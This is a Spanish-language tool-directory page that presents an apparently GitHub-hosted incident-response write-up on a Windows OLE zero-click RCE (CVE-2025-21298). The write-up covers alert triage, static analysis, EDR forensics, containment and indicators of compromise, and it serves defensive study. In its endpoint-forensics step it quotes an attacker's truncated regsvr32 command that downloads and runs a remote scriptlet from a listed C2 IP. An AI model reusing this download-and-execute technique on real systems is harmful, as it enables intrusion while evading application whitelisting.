
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
Zero-Click-RCE-Incident-Response-CVE-2025-21298 — Investigación técnica y contención de host de un exploit RCE Zero-Click de severidad crítica (CVE-2025-21298) mediante telemetría EDR y análisis estático de malware. | Kitploit
Herramientas/GitHubGitHub/tarunbharathe/zero-click-rce-incident-response-cve-2025-21298
Gestión de Indicadores de Compromiso (IOC)Análisis de VulnerabilidadesAnálisis de MalwareForensia DigitalComando y ControlInteligencia de AmenazasAprendizaje y EducaciónRespuesta a IncidentesLabs y Práctica
Compartir
GitHubtarunbharathe/zero-click-rce-incident-response-cve-2025-21298

Zero-Click-RCE-Incident-Response-CVE-2025-21298

Investigación técnica y contención de host de un exploit RCE Zero-Click de severidad crítica (CVE-2025-21298) mediante telemetría EDR y análisis estático de malware.

Ver Repositorio
42hace 8 mesesAún no revisado

Respuesta a Incidentes: Windows OLE Zero-Click RCE (CVE-2025-21298)

Visión General del Proyecto

Este proyecto documenta la investigación y contención de extremo a extremo de un intento de Ejecución Remota de Código (RCE) Zero-Click de severidad crítica. Mediante telemetría EDR e inteligencia de amenazas, identifiqué un ataque "Living off the Land" (LotL) que eludió las defensas automatizadas y estableció comunicación de comando y control (C2).

Objetivos Clave

  • Realizar triaje de alertas SIEM de alta prioridad para exploits Zero-Day.
  • Realizar análisis estático de adjuntos RTF armados.
  • Realizar forensia de endpoints para identificar árboles de procesos maliciosos.
  • Ejecutar aislamiento de red mediante EDR para contener amenazas activas.

Ejecución del Ciclo de Vida del Incidente (NIST SP 800-61)

1. Detección y Triaje Inicial


Identifiqué el Evento ID 314: Detección de RCE Zero-Click en Windows OLE. La telemetría inicial reveló que el archivo malicioso mail.rtf fue Permitido por las defensas perimetrales, lo que indica un compromiso activo en la estación de trabajo 'Austin'.

Initial Alert

2. Análisis Estático e Inteligencia de Amenazas

Realicé una verificación de reputación del hash del archivo en VirusTotal. Los resultados confirmaron una tasa de detección de 25/55, identificando específicamente el archivo como un RTF armado que utiliza CVE-2025-21298. Esta vulnerabilidad permite la ejecución remota de código a través del Panel de Vista Previa de Windows sin interacción del usuario.

Static Analysis

3. Forensia de Endpoints (Caza del Payload)

Me dirigí al historial de terminal del EDR para el host 'Austin' para identificar el comportamiento posterior a la explotación. Descubrí una ejecución maliciosa "Living off the Land" (LotL):

  • Comando: regsvr32.exe /s /u /i:http://84.38.130.118/...
  • Perspectiva del Analista: El atacante utilizó un binario de Windows firmado (regsvr32.exe) para descargar un script-let malicioso de un servidor remoto, eludiendo las listas blancas de aplicaciones estándar y las firmas tradicionales de antivirus.

Endpoint Logs C2 Infrastructure Details

4. Contención y Neutralización

Siguiendo el Marco de Respuesta a Incidentes del NIST, se priorizó la contención inmediata. Ejecuté un aislamiento de red en el host afectado para terminar la comunicación C2 y prevenir el movimiento lateral dentro de la red corporativa.

Containment Action

5. Resolución e Informe Final

El incidente se cerró como un Verdadero Positivo. Documenté la IP del atacante (84.38.130.118) y la evidencia forense para los equipos de Inteligencia de Amenazas y Firewall para prevenir futuras ocurrencias.

Final Resolution


Indicadores de Compromiso (IOCs)

TipoValor
Dirección IP C284.38.130.118
Hash del archivo (SHA256)df993d037cdb77a435d6993a37e7750dbbb16b2df64916499845b56aa9194184
VulnerabilidadCVE-2025-21298
MITRE ATT&CKT1218.010 - Signed Binary Proxy Execution: Regsvr32

Lecciones Clave

  • Defensa en Profundidad: Los exploits Zero-click demuestran por qué el antivirus basado en firmas es insuficiente para las amenazas modernas.
  • Correlación de Registros: Correlacioné exitosamente los datos de alertas SIEM con los registros de terminal del EDR para confirmar la explotación activa.
  • Dominio del EDR: Practiqué la contención rápida del host para minimizar el "tiempo de permanencia" del actor de la amenaza.
Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    962
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    558
  • 3

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    348
  • 4

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    344
  • 5

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    324
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    297

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →







